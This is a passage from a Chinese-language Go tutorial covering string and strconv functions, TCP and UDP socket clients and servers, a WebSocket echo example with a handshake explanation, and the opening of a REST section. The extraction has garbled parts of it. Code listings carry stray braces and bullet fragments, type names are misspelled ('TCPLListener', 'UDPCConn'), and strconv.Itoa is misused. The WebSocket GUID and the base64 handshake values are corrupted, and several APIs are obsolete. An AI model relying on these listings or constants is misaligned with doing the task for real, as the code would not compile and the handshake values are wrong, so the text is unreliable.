
字符串 `s` 中是否包含 `substr`，返回 `bool` 值

```
fmt.Println(strings.Contains("seafood", "foo"))
fmt.Println(strings.Contains("seafood", "bar"))
fmt.Println(strings.Contains("seafood", ""))
fmt.Println(strings.Contains("", ""))
//Output:
//true
//false
//true
//true
```

- `func Join(a []string, sep string) string`

字符串链接，把 slice `a` 通过 `sep` 链接起来

```
s := []string{"foo", "bar", "baz"}
fmt.Println(strings.Join(s, ", "))
//Output:foo, bar, baz
```

- `func Index(s, sep string) int`

在字符串 `s` 中查找 `sep` 所在的位置，返回位置值，找不到返回 -1

```
fmt.Println(strings.Index("chicken", "ken"))
fmt.Println(strings.Index("chicken", "dmr"))
//Output:4
//-1
```

- `func Repeat(s string, count int) string`

重复 `s` 字符串 `count` 次，最后返回重复的字符串

```
fmt.Println("ba" + strings.Repeat("na", 2))  
//Output:banana
```

- `func Replace(s, old, new string, n int) string`

在 s 字符串中，把 old 字符串替换为 new 字符串，n 表示替换的次数，小于 0 表示全部替换

```
fmt.Println(strings.Replace("oink oink oink", "k", "ky", 2))  
fmt.Println(strings.Replace("oink oink oink", "oink", "moo", -1))  
//Output:oinky oinky oink  
//moo moo moo
```

- `func Split(s, sep string) []string`

把 s 字符串按照 sep 分割，返回 slice

```
fmt.Printf("%q\n", strings.Split("a,b,c", ","))  
fmt.Printf("%q\n", strings.Split("a man a plan a canal panama", "a "))  
fmt.Printf("%q\n", strings.Split(" xyz ", ""))  
fmt.Printf("%q\n", strings.Split("", "Bernardo O'Higgins"))  
//Output:["a" "b" "c"]  
//["" "man " "plan " "canal panama"]  
//[" " "x" "y" "z" " " ]  
//[""]
```

- `func Trim(s string, cutset string) string`

在 s 字符串中去除 cutset 指定的字符串

```
fmt.Printf("[%q]", strings.Trim(" !!! Achtung !!! ", "! "))  
Output:["Achtung"]
```

- `func Fields(s string) []string`

去除 s 字符串的空格符，并且按照空格分割返回 slice

```
fmt.Printf("Fields are: %q", strings.Fields(" foo bar baz "))  
//Output:Fields are: ["foo" "bar" "baz"]
```

字符串转换

字符串转化的函数在 `strconv` 中，如下也只是列表一些常用的：

- `Append` 系列函数将整数等转换为字符串后，添加到现有的字节数组中。

- `package main`

-
- import (
- "fmt"
- "strconv"
-)
-
- func main() {
- str := make([]byte, 0, 100)
- str = strconv.AppendInt(str, 4567, 10)
- str = strconv.AppendBool(str, false)
- str = strconv.AppendQuote(str, "abcdefg")
- str = strconv.AppendQuoteRune(str, '单')
- fmt.Println(string(str))
- }

- Format 系列函数把其他类型的转换为字符串

- package main
-
- import (
- "fmt"
- "strconv"
-)
-
- func main() {
- a := strconv.FormatBool(false)
- b := strconv.FormatFloat(123.23, 'g', 12, 64)
- c := strconv.FormatInt(1234, 10)
- d := strconv.FormatUint(12345, 10)
- e := strconv.Itoa(1023)
- fmt.Println(a, b, c, d, e)
- }

- Parse 系列函数把字符串转换为其他类型

- package main
-
- import (
- "fmt"
- "strconv"
-)
-
- func main() {
- a, err := strconv.ParseBool("false")

```
•      if err != nil {  
•          fmt.Println(err)  
•      }  
•      b, err := strconv.ParseFloat("123.23", 64)  
•      if err != nil {  
•          fmt.Println(err)  
•      }  
•      c, err := strconv.ParseInt("1234", 10, 64)  
•      if err != nil {  
•          fmt.Println(err)  
•      }  
•      d, err := strconv.ParseUint("12345", 10, 64)  
•      if err != nil {  
•          fmt.Println(err)  
•      }  
•      e, err := strconv.Itoa("1023")  
•      if err != nil {  
•          fmt.Println(err)  
•      }  
•      fmt.Println(a, b, c, d, e)  
•  }
```

7.7 小结

这一章给大家介绍了一些文本处理的工具，包括 XML、JSON、正则和模板技术，XML 和 JSON 是数据交互的工具，通过 XML 和 JSON 你可以表达各种含义，通过正则你可以处理文本(搜索、替换、截取)，通过模板技术你可以展现这些数据给用户。这些都是你开发 Web 应用过程中需要用到的技术，通过这个小节介绍你能够了解如何处理文本、展现文本。

8 Web 服务

Web 服务可以让你在 HTTP 协议的基础上通过 XML 或者 JSON 来交换信息。如果你想知道上海的天气预报、中国石油的股价或者淘宝商家的一个商品信息，你可以编写一段简短的代码，通过抓取这些信息然后通过标准的接口开放出来，就如同你调用一个本地函数并返回一个值。

Web 服务背后的关键在于平台的无关性，你可以运行你的服务在 Linux 系统，可以与其他 Window 的 asp.net 程序交互，同样的，也可以通过同一个接口和运行在 FreeBSD 上面的 JSP 无障碍地通信。

目前主流的有如下几种 Web 服务：REST、SOAP。

REST 请求是很直观的，因为 REST 是基于 HTTP 协议的一个补充，他的每一次请求都是一个 HTTP 请求，然后根据不同的 method 来处理不同的逻辑，很多 Web 开发者都熟悉 HTTP 协议，所以学习 REST 是一件比较容易的事情。所以我们在 8.3 小节讲详细的讲解如何在 Go 语言中来实现 REST 方式。

SOAP 是 W3C 在跨网络信息传递和远程计算机函数调用方面的一个标准。但是 SOAP 非常复杂，其完整的规范篇幅很长，而且内容仍然在增加。Go 语言是以简单著称，所以我们不会介绍 SOAP 这样复杂的东西。而 Go 语言提供了一种天生性能很不错，开发起来很方便的 RPC 机制，我们将会在 8.4 小节详细介绍如何使用 Go 语言来实现 RPC。

Go 语言是 21 世纪的 C 语言，我们追求的是性能、简单，所以我们在 8.1 小节里面介绍如何使用 Socket 编程，很多游戏服务都是采用 Socket 来编写服务段，因为 HTTP 协议相对而言比较耗费性能，让我们看看 Go 语言如何来 Socket 编程。目前随着 HTML5 的发展，webSockets 也逐渐的成为很多页游公司接下来开发的一些手段，我们将在 8.2 小节里面讲解 Go 语言如何编写 webSockets 的代码。

目录



8.1 Socket 编程

在很多底层网络应用开发者的眼里一切编程都是 Socket，话虽然有点夸张，但却也几乎如此了，现在的网络编程几乎都是用 Socket 来编程。你想过这些情景么？我们每天打开浏览器浏览网页时，浏览器进程怎么和 Web 服务器进行通信的呢？当你用 QQ 聊天时，QQ 进程怎么和服务端或者是你的好友所在的 QQ 进程进行通信的呢？当你打开 PPstream 观看视频时，PPstream 进程如何与视频服务器进行通信的呢？如此种种，都是靠 Socket 来进行通信的，以一斑窥全豹，可见 Socket 编程在现代编程中占据了多么重要的地位，这一节我们将介绍 Go 语言中如何进行 Socket 编程。

什么是 Socket？

Socket 起源于 Unix，而 Unix 基本哲学之一就是“一切皆文件”，都可以用“打开 open -> 读写 write/read -> 关闭 close”模式来操作。Socket 就是该模式的一个实现，网络的 Socket 数据传输是一种特殊的 I/O，Socket 也是一种文件描述符。Socket 也具有一个类似于打开文件的函数调用：Socket()，该函数返回一个整型的 Socket 描述符，随后的连接建立、数据传输等操作都是通过该 Socket 实现的。

常用的 Socket 类型有两种：流式 Socket (SOCK_STREAM) 和数据报式 Socket (SOCK_DGRAM)。流式是一种面向连接的 Socket，针对于面向连接的 TCP 服务应用；数据报式 Socket 是一种无连接的 Socket，对应于无连接的 UDP 服务应用。

Socket 如何通信

网络中的进程之间如何通过 Socket 通信呢？首要解决的问题是如何唯一标识一个进程，否则通信无从谈起！在本地可以通过进程 PID 来唯一标识一个进程，但是在网络中这是行不通的。其实 TCP/IP 协议族已经帮我们解决了这个问题，网络层的“ip 地址”可以唯一标识网络中的主机，而传输层的“协议+端口”可以唯一标识主机中的应用程序（进程）。这样利用三元组（ip 地址，协议，端口）就可以标识网络的进程了，网络中需要互相通信的进程，就可以利用这个标志在他们之间进行交互。请看下面这个 TCP/IP 协议结构图




图 8.1 七层网络协议图

使用 TCP/IP 协议的应用程序通常采用应用编程接口：UNIX BSD 的套接字（socket）和 UNIX System V 的 TLI（已经被淘汰），来实现网络进程之间的通信。就目前而言，几乎所有的应用程序都是采用 socket，而现在又是网络时代，网络中进程通信是无处不在，这就是为什么说“一切皆 Socket”。

Socket 基础知识

通过上面的介绍我们知道 Socket 有两种：TCP Socket 和 UDP Socket，TCP 和 UDP 是协议，而要确定一个进程的需要三元组，需要 IP 地址和端口。

IPv4 地址

目前的全球因特网所采用的协议族是 TCP/IP 协议。IP 是 TCP/IP 协议中网络层的协议，是 TCP/IP 协议族的核心协议。目前主要采用的 IP 协议的版本号是 4(简称为 IPv4)，发展至今已经使用了 30 多年。

IPv4 的地址位数为 32 位，也就是最多有 2 的 32 次方的网络设备可以联到 Internet 上。近十年来由于互联网的蓬勃发展，IP 位址的需求量愈来愈大，使得 IP 位址的发放愈趋紧张，前一段时间，据报道 IPV4 的地址已经发放完毕，我们公司目前很多服务器的 IP 都是一个宝贵的资源。

地址格式类似这样：127.0.0.1 172.122.121.111

IPv6 地址

IPv6 是下一版本的互联网协议，也可以说是下一代互联网的协议，它是为了解决 IPv4 在实施过程中遇到的各种问题而被提出的，IPv6 采用 128 位地址长度，几乎可以不受限制地提供地址。按保守方法估算 IPv6 实际可分配的地址，整个地球的每平方米面积上仍可分配 1000 多个地址。在 IPv6 的设计过程中除了一劳永逸地解决了地址短缺问题以外，还考虑了在 IPv4 中解决不好的其它问题，主要有端到端 IP 连接、服务质量（QoS）、安全性、多播、移动性、即插即用等。

地址格式类似这样：2002:c0e8:82e7:0:0:0:c0e8:82e7

Go 支持的 IP 类型

在 Go 的 net 包中定义了很多类型、函数和方法用来网络编程，其中 IP 的定义如下：

```
type IP []byte
```

在 net 包中有很多函数来操作 IP，但是其中比较有用的也就几个，其中 ParseIP(s string) IP 函数会把一个 IPv4 或者 IPv6 的地址转化成 IP 类型，请看下面的例子：

```
package main
import (
    "net"
    "os"
    "fmt"
)
func main() {
    if len(os.Args) != 2 {
        fmt.Fprintf(os.Stderr, "Usage: %s ip-addr\n", os.Args[0])
        os.Exit(1)
    }
    name := os.Args[1]
    addr := net.ParseIP(name)
    if addr == nil {
        fmt.Println("Invalid address")
    } else {
        fmt.Println("The address is ", addr.String())
    }
    os.Exit(0)
}
```

执行之后你就会发现只要你输入一个 IP 地址就会给出相应的 IP 格式

TCP Socket

当我们知道如何通过网络端口访问一个服务时，那么我们能够做什么呢？作为客户端来说，我们可以通过向远端某台机器的某个网络端口发送一个请求，然后得到在机器的此端口上监听的服务反馈的信息。作为服务端，我们需要把服务绑定到某个指定端口，并且在此端口上监听，当有客户端来访问时能够读取信息并且写入反馈信息。

在 Go 语言的 net 包中有一个类型 TCPConn，这个类型可以用来作为客户端和服务端交互的通道，他有两个主要的函数：

```
func (c *TCPConn) Write(b []byte) (n int, err os.Error)
func (c *TCPConn) Read(b []byte) (n int, err os.Error)
```

TCPConn 可以用在客户端和服务端来读写数据。

还有我们需要知道一个 TCPAddr 类型，他表示一个 TCP 的地址信息，他的定义如下：

```
type TCPAddr struct {
    IP IP
    Port int
}
```

在 Go 语言中通过 ResolveTCPAddr 获取一个 TCPAddr

```
func ResolveTCPAddr(net, addr string) (*TCPAddr, os.Error)
```

- net 参数是"tcp4"、"tcp6"、"tcp"中的任意一个，分别表示 TCP(IPv4-only)、TCP(IPv6-only)或者 TCP(IPv4,IPv6 的任意一个)。
- addr 表示域名或者 IP 地址，例如"www.google.com:80" 或者"127.0.0.1:22"。

TCP client

Go 语言中通过 net 包中的 DialTCP 函数来建立一个 TCP 连接，并返回一个 TCPConn 类型的对象，当连接建立时服务器端也创建一个同类型的对象，此时客户端和服务端通过各自拥有的 TCPConn 对象来进行数据交换。一般而言，客户端通过 TCPConn 对象将请求信息发送到服务器端，读取服务器端响应的信息。服务器端读取并解析来自客户端的请求，并返回应答信息，这个连接只有当任一端关闭了连接之后才失效，不然这连接可以一直在使用。建立连接的函数定义如下：

```
func DialTCP(net string, laddr, raddr *TCPAddr) (c *TCPConn, err os.Error)
```

- net 参数是"tcp4"、"tcp6"、"tcp"中的任意一个，分别表示 TCP(IPv4-only)、TCP(IPv6-only)或者 TCP(IPv4,IPv6 的任意一个)
- laddr 表示本机地址，一般设置为 nil
- raddr 表示远程的服务地址

接下来我们写一个简单的例子，模拟一个基于 HTTP 协议的客户端请求去连接一个 Web 服务端。我们要写一个简单的 http 请求头，格式类似如下：

```
"HEAD / HTTP/1.0\r\n\r\n"
```

从服务端接收到的响应信息格式可能如下：

```
HTTP/1.0 200 OK
ETag: "-9985996"
Last-Modified: Thu, 25 Mar 2010 17:51:10 GMT
Content-Length: 18074
Connection: close
Date: Sat, 28 Aug 2010 00:43:48 GMT
Server: lighttpd/1.4.23
```

我们的客户端代码如下所示：

```
package main

import (
    "fmt"
    "io/ioutil"
    "net"
    "os"
)

func main() {
    if len(os.Args) != 2 {
        fmt.Fprintf(os.Stderr, "Usage: %s host:port ", os.Args[0])
        os.Exit(1)
    }
    service := os.Args[1]
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    conn, err := net.DialTCP("tcp", nil, tcpAddr)
    checkError(err)
    _, err = conn.Write([]byte("HEAD / HTTP/1.0\r\n\r\n"))
    checkError(err)
    result, err := ioutil.ReadAll(conn)
    checkError(err)
    fmt.Println(string(result))
    os.Exit(0)
}

func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
```

```
}
```

通过上面的代码我们可以看出：首先程序将用户的输入作为参数 `service` 传入 `net.ResolveTCPAddr` 获取一个 `tcpAddr`，然后把 `tcpAddr` 传入 `DialTCP` 后创建了一个 TCP 连接 `conn`，通过 `conn` 来发送请求信息，最后通过 `ioutil.ReadAll` 从 `conn` 中读取全部的文本，也就是服务端响应反馈的信息。

TCP server

上面我们编写了一个 TCP 的客户端程序，也可以通过 `net` 包来创建一个服务器端程序，在服务器端我们需要绑定服务到指定的非激活端口，并监听此端口，当有客户端请求到达的时候可以接收到来自客户端连接的请求。`net` 包中有相应功能的函数，函数定义如下：

```
func ListenTCP(net string, laddr *TCPAddr) (l *TCPLListener, err os.Error)
func (l *TCPLListener) Accept() (c Conn, err os.Error)
```

参数说明同 `DialTCP` 的参数一样。下面我们实现一个简单的时间同步服务，监听 7777 端口

```
package main

import (
    "fmt"
    "net"
    "os"
    "time"
)

func main() {
    service := ":7777"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        daytime := time.Now().String()
        conn.Write([]byte(daytime)) // don't care about return value
        conn.Close()              // we're finished with this client
    }
}
```

```
func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
```

上面的服务跑起来之后，它将会一直在那里等待，直到有新的客户端请求到达。当有新的客户端请求到达并同意接受 Accept 该请求的时候他会反馈当前的时间信息。值得注意的是，在代码中 for 循环里，当有错误发生时，直接 continue 而不是退出，是因为在服务器端跑代码的时候，当有错误发生的情况下最好是由服务端记录错误，然后当前连接的客户端直接报错而退出，从而不会影响到当前服务端运行的整个服务。

上面的代码有个缺点，执行的时候是单任务的，不能同时接收多个请求，那么该如何改造以使它支持多并发呢？Go 里面有一个 goroutine 机制，请看下面改造后的代码

```
package main

import (
    "fmt"
    "net"
    "os"
    "time"
)

func main() {
    service := ":1200"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        go handlerClient(conn)
    }
}

func handlerClient(conn net.Conn) {
    defer conn.Close()
    daytime := time.Now().String()
    conn.Write([]byte(daytime)) // don't care about return value
}
```

```
// we're finished with this client
}
func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
}
```

通过把业务处理分离到函数 `handleClient`，我们就可以进一步地实现多并发执行了。看上去是不是很帅，增加 `go` 关键词就实现了服务端的多并发，从这个小例子也可以看出 `goroutine` 的强大之处。

控制 TCP 连接

TCP 有很多连接控制函数，我们平常用到比较多的有如下几个函数：

```
func (c *TCPConn) SetTimeout(nsec int64) os.Error
func (c *TCPConn) SetKeepAlive(keepalive bool) os.Error
```

第一个函数用来设置连接的超时时间，客户端和服务端都适用，当超过设置的时间时该连接就会失效。

第二个函数用来设置客户端是否和服务端一直保持着连接，即使没有任何的数据发送。

更多的内容请查看 `net` 包的文档。

UDP Socket

Go 语言包中处理 UDP Socket 和 TCP Socket 不同的地方就是在服务器端处理多个客户端请求数据包的方式不同,UDP 缺少了对客户端连接请求的 `Accept` 函数。其他基本几乎一模一样，只有 TCP 换成了 UDP 而已。UDP 的几个主要函数如下所示：

```
func ResolveUDPAddr(net, addr string) (*UDPAddr, os.Error)
func DialUDP(net string, laddr, raddr *UDPAddr) (c *UDPCConn, err os.Error)
func ListenUDP(net string, laddr *UDPAddr) (c *UDPCConn, err os.Error)
func (c *UDPCConn) ReadFromUDP(b []byte) (n int, addr *UDPAddr, err os.Error)
func (c *UDPCConn) WriteToUDP(b []byte, addr *UDPAddr) (n int, err os.Error)
```

一个 UDP 的客户端代码如下所示,我们可以看到不同的就是 TCP 换成了 UDP 而已：

```
package main

import (
```



```

    "fmt"
    "net"
    "os"
)

func main() {
    if len(os.Args) != 2 {
        fmt.Fprintf(os.Stderr, "Usage: %s host:port", os.Args[0])
        os.Exit(1)
    }
    service := os.Args[1]
    udpAddr, err := net.ResolveUDPAddr("udp4", service)
    checkError(err)
    conn, err := net.DialUDP("udp", nil, udpAddr)
    checkError(err)
    _, err = conn.Write([]byte("anything"))
    checkError(err)
    var buf [512]byte
    n, err := conn.Read(buf[0:])
    checkError(err)
    fmt.Println(string(buf[0:n]))
    os.Exit(0)
}

func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
        os.Exit(1)
    }
}
}

```

我们来看一下 UDP 服务器端如何处理：

```

package main

import (
    "fmt"
    "net"
    "os"
    "time"
)

func main() {
    service := ":1200"

```

```

udpAddr, err := net.ResolveUDPAddr("udp4", service)
checkError(err)
conn, err := net.ListenUDP("udp", udpAddr)
checkError(err)
for {
    handleClient(conn)
}
}
func handleClient(conn *net.UDPConn) {
    var buf [512]byte
    _, addr, err := conn.ReadFromUDP(buf[0:])
    if err != nil {
        return
    }
    daytime := time.Now().String()
    conn.WriteToUDP([]byte(daytime), addr)
}
func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
        os.Exit(1)
    }
}
}

```

总结

通过对 TCP 和 UDP Socket 编程的描述和实现，可见 Go 已经完备地支持了 Socket 编程，而且使用起来相当的方便，Go 提供了很多函数，通过这些函数可以很容易就编写出高性能的 Socket 应用。

8.2 WebSocket

WebSocket 是 HTML5 的重要特性，它实现了基于浏览器的远程 socket，它使浏览器和服务端可以进行全双工通信，许多浏览器（Firefox、Google Chrome 和 Safari）都已对此做了支持。

在 WebSocket 出现之前，为了实现即时通信，采用的技术都是“轮询”，即在特定的时间间隔内，由浏览器对服务器发出 HTTP Request，服务器在收到请求后，返回最新的数据给浏览器刷新，“轮询”使得浏览器需要对服务器不断发出请求，这样会占用大量带宽。

WebSocket 采用了一些特殊的报头，使得浏览器和服务端只需要做一个握手的动作，就可以在浏览器和服务端之间建立一条连接通道。且此连接会保持在活动状态，你可以使用 JavaScript 来向连接写入或从中接收数据，就像在使用一个常规的 TCP Socket 一样。它解决了 Web 实时化的问题，相比传统 HTTP 有如下好处：

- 一个 Web 客户端只建立一个 TCP 连接
- WebSocket 服务端可以推送(push)数据到 web 客户端.
- 有更加轻量级的头，减少数据传送量

WebSocket URL 的起始输入是 ws://或是 wss://（在 SSL 上）。下图展示了 WebSocket 的通信过程，一个带有特定报头的 HTTP 握手被发送到了服务器端，接着在服务器端或是客户端就可以通过 JavaScript 来使用某种套接口（socket），这一套接口可被用来通过事件句柄异步地接收数据。




图 8.2 WebSocket 原理图

WebSocket 原理

WebSocket 的协议颇为简单，在第一次 handshake 通过以后，连接便建立成功，其后的通讯数据都是以“\x00”开头，以“\xFF”结尾。在客户端，这个是透明的，WebSocket 组件会自动将原始数据“掐头去尾”。

浏览器发出 WebSocket 连接请求，然后服务器发出回应，然后连接建立成功，这个过程通常称为“握手” (handshaking)。请看下面的请求和反馈信息：




图 8.3 WebSocket 的 request 和 response 信息

在请求中的"Sec-WebSocket-Key"是随机的，对于整天跟编码打交到的程序员，一眼就可以看出来：这个是一个经过 base64 编码后的数据。服务器端接收到这个请求之后需要把这个字符串连接上一个固定的字符串：

258EAF5-E914-47DA-95CA-C5AB0DC85B11

即：f7cb4ezEAl6C3wRaU6lORA==连接上那一串固定字符串，生成一个这样的字符串：

f7cb4ezEA|6C3wRaU6|ORA==258EAF5-E914-47DA-95CA-C5AB0DC85B11

对该字符串先用 sha1 安全散列算法计算出二进制的值，然后用 base64 对其进行编码，即可以得到握手后的字符串：

rE91A|hfC+6|dVcVXOG|EADe|dQ=

将之作为响应头 Sec-WebSocket-Accept 的值反馈给客户端。

Go 实现 WebSocket

Go 语言标准包里面没有提供对 WebSocket 的支持，但是在由官方维护的 go.net 子包中有对这个的支持，你可以通过如下的命令获取该包：

go get `code.google.com/p/go.net/websocket`

WebSocket 分为客户端和服务端，接下来我们将实现一个简单的例子:用户输入信息，客户端通过 WebSocket 将信息发送给服务器端，服务器端收到信息之后主动 Push 信息到客户端，然后客户端将输出其收到的信息，客户端的代码如下：

<html>

```

<head></head>
<body>
  <script type="text/javascript">
    var sock = null;
    var wsuri = "ws://127.0.0.1:1234";

    window.onload = function() {

      console.log("onload");

      sock = new WebSocket(wsuri);

      sock.onopen = function() {
        console.log("connected to " + wsuri);
      }

      sock.onclose = function(e) {
        console.log("connection closed (" + e.code + ")");
      }

      sock.onmessage = function(e) {
        console.log("message received: " + e.data);
      }
    };

    function send() {
      var msg = document.getElementById('message').value;
      sock.send(msg);
    };
  </script>
  <h1>WebSocket Echo Test</h1>
  <form>
    <p>
      Message: <input id="message" type="text" value="Hello, world!">
    </p>
  </form>
  <button onclick="send();">Send Message</button>
</body>
</html>

```

可以看到客户端 JS，很容易的就通过 WebSocket 函数建立了一个与服务器的连接 sock，当握手成功后，会触发 WebScoket 对象的 onopen 事件，告诉客户端连接已经成功建立。客户端一共绑定了四个事件。

- 1) onopen 建立连接后触发
- 2) onmessage 收到消息后触发
- 3) onerror 发生错误时触发
- 4) onclose 关闭连接时触发

我们服务器端的实现如下：

```
package main

import (
    "code.google.com/p/go.net/websocket"
    "fmt"
    "log"
    "net/http"
)

func Echo(ws *websocket.Conn) {
    var err error

    for {
        var reply string

        if err = websocket.Message.Receive(ws, &reply); err != nil {
            fmt.Println("Can't receive")
            break
        }

        fmt.Println("Received back from client: " + reply)

        msg := "Received: " + reply
        fmt.Println("Sending to client: " + msg)

        if err = websocket.Message.Send(ws, msg); err != nil {
            fmt.Println("Can't send")
            break
        }
    }
}

func main() {
    http.Handle("/", websocket.Handler(Echo))

    if err := http.ListenAndServe(":1234", nil); err != nil {
```

```
    log.Fatal("ListenAndServe:", err)
}
}
```

当客户端将用户输入的信息 Send 之后，服务器端通过 Receive 接收到了相应信息，然后通过 Send 发送了应答信息。

```
F:\yunio\gopath\src\websocket>main.exe|
Can't receive
Received back from client: Hello, world!
Sending to client: Received: Hello, world!
```

图 8.4 WebSocket 服务器端接收到的信息

通过上面的例子我们看到客户端和服务端实现 WebSocket 非常的方便，Go 的源码 net 分支中已经实现了这个的协议，我们可以直接拿来用，目前随着 HTML5 的发展，我想未来 WebSocket 会是 Web 开发的一个重点，我们需要储备这方面的知识。

8.3 REST

RESTful，是目前最为流行的一种互联网软件架构。因为它结构清晰、符合标准、易于理解、扩展方便，所以正得到越来越多网站的采用。本小节我们将来学习它到底是一种什么样的架构？以及在 Go 里面如何来实现它。

什么是 REST

REST(REpresentational State Transfer)这个概念，首次出现是在 2000 年 Roy Thomas Fielding（他是 HTTP 规范的主要编写者之一）的博士论文中，它指的是一组架构约束条件和原则。满足这些约束条件和原则的应用程序或设计就是 RESTful 的。

